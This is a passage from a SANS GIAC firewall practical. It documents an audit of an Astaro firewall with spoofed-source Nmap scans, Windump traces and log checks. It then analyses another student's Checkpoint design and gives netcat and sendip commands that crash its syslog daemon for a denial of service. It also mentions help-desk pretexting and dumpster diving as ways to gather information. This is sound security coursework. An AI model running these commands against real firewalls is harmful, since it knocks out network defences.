In this case the only rules are for outbound HTTP/HTTPS via the proxy on the firewall and for outbound time synchronization from the internal time server. If I were to properly audit this I would set up a web server on the outside of the firewall (eth 1) and then connect to it from a PC with an address on the external LAN. I would use Windump to verify that the source IP address of the packets is being changed to that of the external interface of the firewall as the proxy and NAT rules would be expected to do.

To test the connection for the NTP server, I would use the method described previously and use TCP dump to monitor the traffic leaving the firewall to ensure the NAT rules are working as intended.


13.4.1. Scan Series 3

13.4.1.1. Nmap

This series of scans aims to test the firewall rules controlling traffic flow from the Internal and Server LANs to the Service LAN.

Once again I was not able to efficiently complete this phase of the audit because I was not able to build the entire network and replicate hosts on the Internal LAN or Server LAN. If I could have built the network The scanning PC could have been placed on either the Internal or Server LANs to replicate the actual hosts and the target PC would have been placed on the service LAN. I would then run Nmap scans to verify the connectivity.

To get around this limitation and still verify my firewall rule set I used the –S switch in Nmap to spoof an IP address, a diagram explaining this can be found below:



The target server IP address can be varied to reflect the various hosts on the Service LAN and the spoofed IP address of the scanning PC can be altered to reflect the various hosts on GIAC's internal environment. As mentioned previously, a problem with the –s switch is that the return packets will not arrive back at the scanning PC. The SYN packets from the Nmap scan packets sent to the target server will pass through the firewall and the target server will respond to the SYN with a SYN/ACK that will never get back to the

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

scanning PC because it's actual IP address is different to its spoofed address. Because no packet will be received back, Nmap will show the port as being filtered.

To verify the connection attempt I will used Windump on the target server to record the packest arriving at it and being sent from it. As I have said if I were performing the audit on the live network this would not be the most efficient way of doing it however it will suffice in this case.

The following simple Windump command was used on the target host:

Windump –n –xX

This simple command will capture packets in both hex and non hex form and will not convert IP addresses to host names making for easier reading.

A sample output (less the hex dump) received from such a command is as follows

```
1. 14:21:55.471258 2. IP 3. 128.242.218.12.1485 > 4. 192.168.2.69.20:
5. S 6. 1984317870:1984317870(0) win 64240 <mss 1460,nop,nop,sackOK>
(DF)
```

To aid in the explanation of the packet I have numbered the relevant pieces and have explained them below:

1. This is the timestamp indicating the time the packet was received/sent
2. This indicates the packet is an IP packet
3. This is the source address and source port of the packet, in this case the address of the Astaro web server. The source port of 1485 indicates it is the client connecting to the server.
4. This is the destination IP address and port for the packet, in this case the 192.168.2.66 and the destination port of 20
5. The S indicates it is a SYN packet.
6. These are the sequence numbers of the packet. The first figure is the initial sequence number and the figure following the colon is the new sequence number which is calculated by adding the data bytes to the initial sequence number – in this case 0. The figure in brackets represents the number of user data bytes in the datagram which in this case is 0.

The first scan performed was to test connectivity from the Internal LAN to the Service LAN. The internal LAN contains all the PCs and printers – the users. The only connectivity that should be available is TCP ports 22 (SSH) and 3389 (Terminal Services) that enable the hosts to be managed. The results I have included are not for all hosts on the Service network, rather they are for 1 with the remaining results being identical.

In this case the Nmap command used was:

```
nmap –P0 –sT –p 1-65535 –S 192.168.11.5 192.168.2.66
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

The target server is the web server on the Service LAN (192.168.2.66) and I am using the –S switch to spoof an IP address on the Internal LAN (192.168.11.5). The results of the scan showed all ports filtered as would be expected since the SYN/ACK packets are never received back:

```
Starting nmap V. 3.00 ( www.insecure.org/nmap )
All 65534 scanned ports on  (192.168.2.66) are: filtered

Nmap run completed -- 1 IP address (1 host up) scanned in 8683
seconds
```

The filter rule is however working as intended as shown by the Windump trace taken from the target server. Of interest are the following 4 entries:

```
17:09:02.707970 IP 192.168.11.5.1788 > 192.168.2.66.22: S
198494341:198494341(0) win 64240 <mss 1460,nop,nop,sackOK> (DF)

17:09:02.708026 IP 192.168.2.66.22 > 192.168.11.5.1788: S
4022486883:4022486883(0) ack 198494342 win 64240 <mss
1460,nop,nop,sackOK> (DF)

17:09:02.708833 IP 192.168.11.5.1789 > 192.168.2.66.3389: S
198556819:198556819(0) win 64240 <mss 1460,nop,nop,sackOK> (DF)

17:09:02.708883 IP 192.168.2.66.3389 > 192.168.11.5.1789: S
4022550868:4022550868(0) ack 198556820 win 64240 <mss
1460,nop,nop,sackOK> (DF)
```

I have highlighted the relevant sections in the scans indicating the packet type, ie SYN or SYN/ACK and also the IP address and ports indicating either SSH or Terminal services. Once again the final ack packet is never received back in either of the two exchanges because the IP address of the scan was spoofed. Rather we would expect an RST packet back from the actual host however because that does not exist it was not received.

This audit activity confirmed the ability to connect with the web server on the Service network using SSH and Terminal services from the Internal LAN. Other Nmap scans were run against all other hosts on the Service network and the results were similar to those shown above thus confirming the rules placed in the firewall.

The next series of scans was to audit connectivity from the Server LAN to the Service LAN. The only host that should have connectivity is the database web server at 192.168.12.15 which connects to the web server at 192.168.2.66/27. All ports should be open as the exchange is via passive mode FTP. Once again I had to spoof the IP address of the database server because I could not build the entire network, the following Nmap command was used:

```
nmap –P0 –sT –p 1-65535 –S 192.168.12.15 192.168.2.66
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

The nmap scan recorded all ports being filtered (I have not shown the output) however the windump output from the web server recorded all the Nmap SYN packets as arriving. A small section of a large Windump output is shown below:

```
17:09:02.687221 IP 192.168.12.15.1783 > 192.168.2.66.2153: S
198257797:198257797(0) win 64240 <mss 1460,nop,nop,sackOK> (DF)

17:09:02.687287 IP 192.168.2.66.2153 > 192.168 .12.15.1783: S
4022275539:4022275539(0) ack 198257798 win 64240 <mss
1460,nop,nop,sackOK> (DF)

17:09:02.687678 IP 192.168.12.15.1784 > 192.168.2.66.3216: S
198304061:198304061(0) win 64240 <mss 1460,nop,nop,sackOK> (DF)

17:09:02.687729 IP 192.168.2.66.32 16 > 192.168.12.15.1784: S
4022324483:4022324483(0) ack 198304062 win 64240 <mss
1460,nop,nop,sackOK> (DF)

17:09:02.687981 IP 192.168.12.15.1785 > 192.168.2.66.1534: S
198356937:198356937(0) win 64240 <mss 1460,nop,nop,sackOK> (DF)

17:09:02.688030 IP 192 .168.2.66.1534 > 192.168.12.15.1785: S
4022368670:4022368670(0) ack 198356938 win 64240 <mss
1460,nop,nop,sackOK> (DF)

17:09:02.688310 IP 192.168.12.15.1786 > 192.168.2.36.3524: S
198397639:198397639(0) win 64240 <mss 1460,nop,nop,sackOK> (DF)

17:09:02.688357 IP 192.168.2.66.3524 > 192.168.12.15.1786: S
4022404156:4022404156(0) ack 198397640 win 64240 <mss
1460,nop,nop,sackOK> (DF)
```

For ease of reading I have highlighted every alternate exchange so each pair is readily visible. The source port in each case is being incremented by 1 and the destination port is being randomly chosen by Nmap. This brief exchange however does show that connections attempts over a variety of ports are being allowed through the firewall as would be expected for passive mode FTP.

This result compares with another scan performed from the spoofed IP address of 192.168.12.30 to the IP address of the mail relay at 192.168.2.67 using the following Nmap command:

```
nmap -P0 -sT -p 1-65535 -S 192.168.12.30 192.168.2.67
```

In this case the Nmap showed all ports as being filtered and the Windump output did not record any connection attempts so all ports were in fact being filtered.

To verify this I checked the firewall logs which recorded the connections attempts as being dropped. A small sample of the log file is shown below:

```
Jun  11 17:13:06 (none) kernel: TCP Drop: IN=eth0 OUT=eth2
SRC=192.168.12.30 DST=192.168.2.67 LEN=48 TOS=0x00 PREC=0x00 TTL=127
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
ID=53216 DF PROTO=TCP SPT=4099 DPT=127 WINDOW=16384 RES=0x00 SYN
URGP=0
```

The relevant parts of the log file are highlighted, in the Internal interface and out the Service Interface. The source and destination IP addresses as expected and the protocol is TCP, source port 4099, destination port 127 and the packet is dropped.

A series of other Nmap scans were run simulating other hosts on the Server LAN attempting to make TCP connections to other hosts on the Service network and in all cases all ports were found to be closed. The output from the various Nmap scans and Windump traces are not shown as they are identical and I don't think would add value to the assignment.

The next types of tests I would undertake would be to verify the required UDP connectivity. As I have explained UDP scans were not completed owing to time constraints however the actual UDP connectivity can still be confirmed. In this case UDP port 123 is required from the internal time server at 192.168.12.20 for time synchronization and recursive DNS requests are required from GIAC's internal DNS server to its external DNS Server . I have previously explained the method I would use for verifying this kind of connectivity.

13.4.1.2. ICMP

To complete this scan series it is necessary to audit the ICMP rules from the Internal network to the Service network. In this case PCs on the services network should be able to ping hosts on the Service LAN. Specific rules were written in the filter rule base to override the general ICMP rules configured into the firewall. Once again, the IP address of the scanning PC must be spoofed using Nmaps –S switch. In addition, the –P0 switch will be dropped from the Nmap command which will force Nmap to attempts a ping connection to the target host before it commences it's scan. I do not need a large scan as I only want to verify the ping attempt. The command reads:

```
Nmap –sT –p 22 –S 192.168.11.5 192.168.2.66
```

I could have spoofed the IP address in other ways, eg using a packet crafting tool but Nmap is an easy way of doing it!

As was expected the ping attempt timed out as the echo reply was not received back because the IP address of the echo request was spoofed. The output of the ping attempt is not shown. The Windump trace on the target host however recorded the exchange:

```
08:38:03.528455 IP 192.168.11.5 > 192.168.2.66: icmp 40: echo request
seq 2304


08:38:03.528535 IP 192.168.2.66 > 192.168.11.5: icmp 40: echo reply
seq 2304
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Once again I have highlighted the relevant parts of the Windump output to highlight the activity.

13.5. VPN Interface

The final test is to test the filter rules for VPN users. The VPN is accessible through the external interface of the firewall. In this case the scanning PC must be located outside the external interface of the firewall and a VPN connection must be established to the firewall. This will require the Free SWAN IPSec client to be installed onto the scanning PC. Once the VPN connection is established, Nmap scans will be run through the VPN tunnel to verify what connectivity is enabled by the firewall rules. A diagram explaining the conduct of this phase of the audit can be found below.



Two series of scans will be completed, first for targets on the Serverice LAN and secondly for hosts on the Server LAN.

13.5.1. Scan Series 1

13.5.1.1. Nmap

These scans will identify TCP connectivity between a VPN user and hosts on the Service LAN. Simple Nmap scans were run against each host using and the results expected were that only TCP ports 22 and 3389 were open. These are the SSH and terminal services ports required for remote administration. The results for only one host are shown as all are identical. The following Nmap command was used:

```
nmap -P0 -sT -p 1-65535 192.168.2.66
```

In this case an Nmap scan against all ports on the web server. The results were as expected:

```
Starting nmap V. 3.00 ( www.insecure.org/nmap )
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
Interesting ports on  (192.168.2.66):
(The 65532 ports scanned but not shown below are in state: filtered)
Port       State       Service
22/tcp     open        ssh
3389/tcp   open

Nmap run completed -- 1 IP address (1 host up) s canned in 7831
seconds
```

As the results show only the TCP ports 22 and 3389 are open as expected. This confirms the firewall rules are working as intended.

13.5.1.2. ICMP

The next activity was to confirm the ICMP connectivity from VPN users. A simple ping request was made against each server on the Service network and each was successful, the results for only 1 are shown:

```
Pinging 192.168.2.66 with 32 bytes of data:

Reply from 192.168.2.66: bytes=32 time<1ms TTL=63
Reply from 192.168.2.66: bytes=32 time<1ms TTL=63
Reply from 192.168.2.66: bytes=32 time<1ms TTL=63
Reply from 192.168.2.66: bytes=32 time<1ms TTL=63

Ping statistics for 192.168.2.66:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),

Approximate round trip times in milli -seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

This confirms the firewall rule requiring VPN users top have the ability to ping hosts on the Service network.

13.5.2. Scan Series 2

13.5.2.1. Nmap

This series of scans aims to verify the connectivity that VPN users have to the Server LAN. Given that I could not build the network I could not actually complete this phase of the audit but based on previous Nmap results I can simulate what I would expect the output to be in each case. I will not dwell over these results as I did not actually obtain them.

The intranet we server would be expected to show that SSH, Terminal Services, HTTP and HTTPS were open:

```
Starting nmap V. 3.00 ( www.insecure.org/nmap )
Interesting ports on  (192.168.12.10):
(The 65530 ports scanned but not shown below are  in state: filtered)
Port       State       Service
22/tcp     open        ssh
80/tcp     open        http
443/tcp    open        https
3389/tcp   open
```

© SANS Institute 2003, Author retains full rights.

```
Nmap run completed -- 1 IP address (1 host up) scanned in xxxx
seconds
```

The database server would expect to show that SSH, Terminal Services and SQLNet ports were accessible:

```
Starting nmap V. 3.00 ( www.insecure.org/nmap )
Interesting ports on  (192.168.12.15):
(The 65531 ports scanned but not shown below are in state: filtered)
Port       State       Service
22/tcp     open        ssh
1521/tcp   open
3389/tcp   open
Nmap run completed -- 1 IP address (1 host up) scanned in xxxx
seconds
```

The DNS/Time and Syslog servers should be expected to show that only the TCP ports 22 and 3389 were open:

```
Starting nmap V. 3.00 ( www.insecure.org/nmap )
Interesting ports on  (192.168.12.20):
(The 65531 ports scanned but not shown below are in state: filtered)
Port       State       Service
22/tcp     open        ssh
3389/tcp   open

Nmap run completed -- 1 IP address (1 host up) scanned in xxxx
seconds
```

We would also need to complete testing at this point top confirm DNS connectivity to the DNS server to enable VPN users to complete DNS lookups on the internal server.

The mail server should show that TCP ports 22 and 3389 are open and also that 25 (SMTP) and 110 (POP) are also open:

```
Starting nmap V. 3.00 ( www.insecure.org/nmap )
Interesting ports on  (192.168.12.30):
(The 65530 ports scanned but not sh own below are in state: filtered)
Port       State       Service
22/tcp     open        ssh
25/tcp     open        smtp
110/tcp    open        pop3
3389/tcp   open

Nmap run completed -- 1 IP address (1 host up) scanned in xxxx
seconds
```

This would complete the Nmap scans in this series.

13.5.2.2. ICMP

Finally it is necessary to verify the firewall rules for ICMP to the Server LAN from VPN staff. In this case they should have the ability to ping hosts on the Server LAN and I would expect the output from a ping attempt to be successful:

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
Pinging 192.168.12.10 with 32 bytes of data:

Reply from 192.168.12.10: bytes=32 time<1ms TTL=63
Reply from 192.168.12.10: bytes=32 time<1ms TTL=63
Reply from 192.168.12.10: bytes=32 time<1ms TTL=63
Reply from 192.168.12.10: bytes=32 time<1ms TTL=63

Ping statistics for 192.168.12.10:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),

Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

This would confirm the rule placed in the firewall permitting ping to the Server LAN.

14. AUDIT EVALUATION

The audit of the external firewall showed that the in the majority of cases the rules being enforced by the GIAC external firewall meet business needs. There are a couple of issues however that must be investigated and rectified:


1. The firewall is visible to tracert attempts which is contradictory to GIAC's policy. Although a global setting to disable traceroute was made it does not stop tracert attempts. It must be presumed therefore that the firewall will issue ICMP TTL exceeded messages. This must be disabled and it is understood attempts were made to do this to no avail. It is recommended the vendor be contacted and a solution be found.
2. TCP port 25 (SMTP) is open to all IP addresses on each firewall interface. This would present a potential hole that could be exploited by an attacker. Whilst it is understood that the firewall is running an SMTP proxy and there is a valid reason why the port should be open on some interfaces, it should not be open on all. It appears as though the SMTP proxy may have been misconfigured and the vendor should be contacted to discuss the issue.

Apart from these configuration anomalies, the remainder of the firewall rules appear to behaving as intended and restrict traffic to and from GIAC resources. A couple of other comments should be made at this time:

1. The firewall does not enforce any rules on the external interface denying private address spaces etc from communicating with the Service LAN. Whilst it is understood the border router does support such rules, it may be prudent to also include them on the firewall as an additional layer of security.
2. The documentation provided by Astaro provides no detailed technical description of how the firewall works, eg it does not describe how it stops traceroute. Whilst this makes for easy reading and seemingly simple configuration, the additional level of detail would be valuable for troubleshooting. GIAC should consider sending key personnel on training courses to rectify this knowledge gap.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

3. Some of GIAC's implemented rules may hamper efficient business operation and should be monitored. A good example is the policy to block all echo requests. There is a valid reason why echo requests may be useful, eg for partners and VPN users attempting to access GIAC resources, ping provides a quick mechanism for verifying if a host is alive or not. Although GiAC has explained its reasons for implementing the rule blocking ping, the situation should be monitored closely and if problems dop arise, then consideration should be given to removing these rules.
4. The GIAC network is a relatively simple architecture. Whilst this certainly meets todays needs in terms of cost and ease of deployment there are alternate architectures which could be investigated if these needs arise. One such alternative is offered below:



The major differences or improvements would include:

1. Use of a separate VPN server. Astaro offers a limited choice of authentication methods. With a separate VPN server token based VPN authentication could be investigated. It would also ease the load on the firewall by removing the requirement to perform encryption tasks.
2. Dual homed hosts on the Service network would provide an additional layer of security.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

3. Split general user and IT staff environments. Firewall rules could enforce certain types of access for host support to IT staff only.
4. An enhanced NIDS covering multiple environments and segments.

Obviously this network would only come with additional expense. It is offered as an alternative should the GIAC network grow or more funds become available. This is a business decision and would once again be a trade off between cost and security.

14.1. Audit Limitations

The findings discussed above must be considered with in conjunction with the limitations of the audit. These are are follows:

14.1.1. Scope

The scope of this audit was limited to only the External firewall. Whilst it soes verify the effectiveness of this piece of infrastructure on its own it, it does not provide comment on the end to end security in place at GIAC. Security is far more than just a single piece of equipment, it is provided by multiple technologies, methods and human process across multiple layers. Only by considering all of these aspects can a true picture of an organizations security be truly assessed. A full audit of GIAC would include:

1. The border router
2. The internal firewall
3. Host build standards
4. Written security policy
5. Application security controls
6. Procedural controls for all of these.

14.1.2. Cost

The audit conducted here was costed at $AUD 14000 which should be considered low cost. Although a full audit has not been costed it would cost far more and take more time. Once again this is a business decision which must consider the cost in terms of the benefit gained.

14.1.3. Timeframe

An audit such as this provides a picture of security at a single point in time. It will not provide an assessment of how good security will be in 12 months time for example. To be truly effective a rolling program of audits must be established whereby audits are performed at regular intervals, possibly with slightly differing scopes. Not only will this provide an ongoing picture of security it will also aid in the development of a security culture within the organization which is arguably the most critical aspect of security for any organization. No matter how good the technology is, security will only be as good as the people maintaining and operating it!

14.1.4. UDP Scannning

One of the casualties of limited time and budget in this case was the decision not to undertake any form of UDP scanning. As discussed this is time

© SANS Institute 2003, Author retains full rights.

consuming and unreliable however it can be completed accurately given proper time and resources. It would require time to complete the scans and then confirm the results by sifting through firewall logs as discussed. The TCP scanning undertaken only provides some of the total picture.

14.1.5. Additional Tools


If time had of permitted additional scanning tools could have bee used to confirm the results that Nmap found. There are multiple such tools available either at cost or as freeware, e few examples are Nessus, Cerberus and SAINT.

QUESTION 4

15. SELECTED NETWORK

This question requires that I select a students paper from the previous months and analyse it for potential vulnerabilities. The paper I have selected was submitted by Wolfgang Gottschalk, Analyst Number 0405 on 27 April 2003 [18] and can be found at http://www.giac.org/practical/GCFW/Wolfgang_Gottschalk_GCFW.pdf.

A copy of Wolfgang's network taken directly from his assignment is shown below:



The firewall used in Wolfgang's design is a Checkpoint VPN-1/Firewall-1 Next Generation Firewall version FP3 with Hot Fix (HF) 1 installed. It is running on a Linux RedHat 7.3 server which has been is installed using the checkpoint guideline "Minimum OS Installation Guidelines for Linux VPN-1/Firewall-1

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Appliance", version 53001dated 26.Aug. 2002. Wofgang has also ensured all available RedHat Patches (Febr. 2003) are installed. The system is running kernel version 2.4.18-5 on a i686. The OS has been hardened by using "CIS Level-1 Benchmark and Scoring Tool for Linux" (http://www.cisecurity.org).

The border router is a, is a Cisco 2610 Router with 64 MB DRAM and 16 MB Flash, running IOS Version 12.2(13a). System messages from the router are logged to a SYSLOG server which is depicted in Wolfgang's diagram.

The IP addressing scheme has been defined as follows is built on two IP address ranges:

1. 192.168.0.0 /26, which Wolfgang has stated an assumption that is to be considered the "official" assigned IP address.
2. 10.0.0.0 /24 Intranet.
3. 10.0.254.0 /24 VPN Client.

15.1. Preliminaries

For the purpose of this assignment we have the luxury of having access to the complete network design. If this were a real scenario however then we would not have this available and must find other means to gather the required information.

Firstly, I would need to find out information about the IP addresses of the various network elements so I would know what to attack. Getting the IP address of publicly addressable servers, eg the web server SMTP servers can be obtained via DNS lookups. To get the IP address of the firewall we could try using either traceroute or tracert. In this case however they would probably not be successful. Wolfgang has not enabled the global ICMP setting within Firewall-1 so I would not expect the firewall to issue ICMP type 11 messages (TTL exceeded) or allow ICMP type 8 (echo request) messages to pass through it. I could try guessing since I have the address of some servers which I would assume to be on a Service network of some kind and I would assume the firewall's IP address would be somewhere in that range (even if it's on a different subnet). This would be very hit or miss however.

Another way would be to use some form of social attack such as contacting a help desk and trying to illicit information from a bogus query. I could claim to be a partner organization for example who is experiencing difficulties with a connection and requires information to solve it. Given that GIAC is a relatively small company however, where presumably employees would know each other and their immediate peers in external organizations, this form of attack would have to well researched and rehearsed.

For the purposes of the assignment, I'll assume I came across this information whilst trolling through physical waste at the back of GIAC's premises. This could be found in network designs, invoices from vendors, correspondence etc. Armed with information about the network I can now commence the attacks.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

16. AN ATTACK AGAINST THE FIREWALL

The first attack described is an attack against the firewall itself. The fist thing I did was to do a search under Google on vulnerabilities in Checkpoint's Firewall-1 product. Whilst there are many vulnerabilities, Wolfgang's design specified a particular version and patch number so one must be found that supersedes that build.

As it would turn out, a vulnerability in Firewall-1 FP3 HF1 was found in January of this year and was not announced until March this year. Checkpoint released a fix for the bug in April (HF 2). The reason for the delay in announcing the bug was that Checkpoint were midway through their development cycle of HF2. Wolfgang's design implements the firewall with only HF1 so it is susceptible. The vulnerability was found by Dr Peter Bieringer [19] and a full description can be found at http://www.aerasec.de/security/advisories/checkpoint-fw1-ng-fp3-syslog-crash.html. The vulnerability has also been reported in other reputable sources, eg Security Focus has allocated it a bugtraq of 7159 [20]. This has been reported as a vulnerability only at this stage and no exploits have been identified however I will attempt to explain how I would go about launching an attack. I was not able to obtain a copy of Checkpoint's Firewall-1 so the following is based on supposition only.

Checkpoint Firewall-1 has a feature called Smart Tracker Logging (http://www.checkpoint.com) that allows remote devices such as routers to send their log files to the firewall so that log viewing, reporting for critical network security devices can be performed on the one device. To enable this the firewall runs a syslog daemon listening on UDP port 514. By default the syslog daemon is turned off and must be activated. Wolfgang's design includes centralized logging performed by a dedicated syslog server and although he does not mention this Checkpoint feature I would assume that he would not be using it. At this point however I would need to make an assumption that the logging scenario in this design relies on the Checkpoint Smart Tracker Logger function. This would make sense for any organization wishing to simplify their logging solution, for example, the firewall could collect log events from external border routers or from other security devices.

For this exploit to work we must be able to communicate with the syslog daemon on the firewall via UDP port 514. Wolfgang has a border router in front of the firewall that performs initial screening of traffic. This filtering however is basic and largely concentrates denying entire IP address ranges – not destination ports. He has applied the following permit rules to the border router [18]:

permit ip any host 192.168.0.6
permit ip any 192.168.0.32 0.0.0.15
permit ip any 192.168.0.48 0.0.0.7
permit ip any 224.0.0.0 15.255.255.255

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

I have highlighted the first rule as this rule permits any IP traffic to the external interface of the firewall. This means that will be able to communicate with the Syslog daemon so the attack would be possible.

The attack itself is quite simple and requires no form of scripted attack code to work. All that needs to happen is that a random character string needs to be sent to the syslog daemon and it should crash. To perform this exploit I would use a Unix host and pipe the commands to the firewall via netcat. The commands would be as follows:

```
[myhost]# cat / dev/urandom | nc –u firewall 514
```

where 'firewall' is the firewall's host name or IP address

To make my attack a bit more stealthy, I would probably want to spoof my IP address which is trivial in UDP so my actual command would read:

```
[myhost]# sendip -f /dev/urandom -p ipv4 -is spoofed IP
address -id firewall address -p udp -ud 514 firewall
address
```

This simple act of sending random characters to the syslog daemon will cause it to crash. To be restarted the firewall service itself needs to restarted rendering the firewall temporarily unavailable. By continuously causing the firewall to be restarted an effective Denial of Service attack will have been implemented. Alternately, I could make disable the logging system temporarily and launch attacks against other critical devices such as the border router.

To mitigate against this attack there's two things I would do immediately:

1. Upgrade to latest patch levels. In this case Checkpoint recommend upgrading to Hot fix 2.
2. Rules shoud be placed in the border router restricting what traffic can communicate with the external interface of the firewall. In this case the rules permitted any IP traffic from valid address spaces. The rules should go one step further and permit specific kinds of TCP or UDP traffic to the firewall. For example, if there is only a requirement for HTTP traffic then only allow that, don't allow anything else.

17. DENIAL OF SERVICE ATTACK

In this question the design is to be the subject of a distributed Denial of Service attack from 50 compromised cable modem/DSL systems. CERT describes a denial of service attacks as an 'explicit attempt by attackers to prevent legitimate users of a service from using that service' [21], and provide the following examples:

